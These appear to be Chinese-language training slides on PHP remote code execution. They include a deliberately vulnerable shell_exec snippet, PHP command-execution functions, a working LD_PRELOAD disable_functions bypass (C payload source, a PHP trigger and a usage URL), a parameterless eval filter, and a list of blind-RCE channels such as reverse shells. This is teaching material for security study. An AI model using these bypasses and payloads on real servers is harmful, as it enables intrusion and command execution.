root@master:~/rce# expr substr $(awk NR=1 6.txt) 3 1
c
```

RCE注入原理

字符绕过

- 关键字绕过
 - 反引号`绕过
 - 反引号在Linux中作为内联执行，将直接输出结果。

```
root@master:~/rce# cat `ls`
abcdefghi
flag{abcdefghg}
<?php
highlight_file(__FILE__);
shell_exec($_GET[1]);
?>
<!DOCTYPE HTML>
<html>
<head>
<title>Ping System</title>
<!-- Custom Theme files -->
<link href="css/style.css" rel="stylesheet" type="text/css" media="all" />
<!-- Custom Theme files -->
```

disable_function绕过

RCE注入原理

- disable_function概述
 - php.ini

```
disable_functions = pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsi  
tus,pcntl_wtermsig,pcntl_wstopid,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_s  
aitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,
```

disable_classes	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig
display_errors	Off
display_startup_errors	Off

- 功能
 - 黑名单机制，禁用危险函数

RCE注入原理

- Php命令执行基本函数

- `system()`

- 用于执行外部程序，并且显示输出
 - `<?php system('whoami'); ?>`

- `exec()`

- 用于执行一个外部程序
 - `<?php exec('whoami'); ?>`

- `shell_exec()`

- 通过shell环境执行命令，并且将完整的输出以字符串的方式返回
 - `<?php shell_exec('whoami'); ?>`

- `passthru()`

- 用于执行外部程序并且显示原始输出
 - `<?php passthru('whoami'); ?>`

- `popen()`

- 用于打开进程文件指针
 - `<?php touch popen("filename.txt", "r"); ?>` 在当前目录创建名为filename.txt的文件



RCE注入原理

- php命令执行基本函数

- `proc_open()`

- 用于执行一个命令，并且打开来输入输出的文件指针(有问题)

- 格式

- `proc_open (字符串 $cmd , 数组 $descriptorspec , 数组 &$pipes [, 字符串 $cwd=NULL [, 数组 $env=NULL[, 数组 $other_options=NULL]])`

- 反单引号

- 反单引号(`)是PHP执行运算符，PHP将尝试将反单引号中的内容作为shell命令来执行，并将其输出信息返回执行
下面代码返回whoami的结果
 - `<?php echo `whoami`;?>`

RCE注入原理

- disable_function绕过
 - ld_preload
 - php_gc

RCE注入原理

- disable_function绕过 - ld_preload

- 绕过原理

- 当 disable_functions 禁用了命令执行函数，webshell 无法执行系统命令时，可以通过环境变量 LD_PRELOAD 劫持系统函数，来突破 disable_functions 限制执行操作系统命令

- 前提条件

- Linux环境putenv()、mail()可用

- 绕过方法

- 通过其他方式将bypass_disablefunc.php和bypass_disablefunc_x64.so上传到目标服务器
 - 运行命令
 - http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so
 - cmd: 需要执行的命令, outpath: 有读写权限的目录, sopath: so文件的绝对路径

RCE注入原理

- disable_function绕过 - ld_preload

- bypass_disablefunc.so
 - gcc -c -fPIC disfunc.c -o disfunc
 - gcc --shared disfunc -o bypass_disablefun.so

- disfunc.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
void payload() {
system("ls /var/www/html > /tmp/smity");
}
int geteuid()
{
if (getenv("LD_PRELOAD") == NULL) { return 0; }
unsetenv("LD_PRELOAD");
payload();
}
```

- php文件

```
<?php
putenv("LD_PRELOAD=./hack.so");
mail("","","");
?>
```

参数绕过
(无参)



RCE 绕过

- 参数限制（无参RCE）

- 变量只能是函数形式，且不能带参数，使得无法正常执行常用的php函数

- `a(b(c()));`
- `a();`
- ~~`a('a');`~~

```
<?php
if('; ' === preg_replace('/^[^\\W]+\\((?R)?\\)/', '', $_GET['code']))
{ eval($_GET['code']);
}
?>
```



RCE 绕过

- 参数限制（无参RCE）

- Localconv()

- 返回一个数组。其数组头一个值为decimal_point，也就是一个点

- Current()

- 取出数组第一个变量
 - Current(localconv())就相当于符号“.”

- Getcwd()

- 返回目录

- Dirname()

- 返回路径中的目录部分。

- Chdir()

- 改变当前目录

- Scandir()

- scandir() 函数返回指定目录中的文件和目录的数组。

- array_flip()

- 返回一个反转后的 array，例如 array 中的键名变成了值，而 array 中的值成了键名。

盲打RCE



盲打RCE

- 利用方法
 - DNSLOG
 - VPS
 - 反弹shell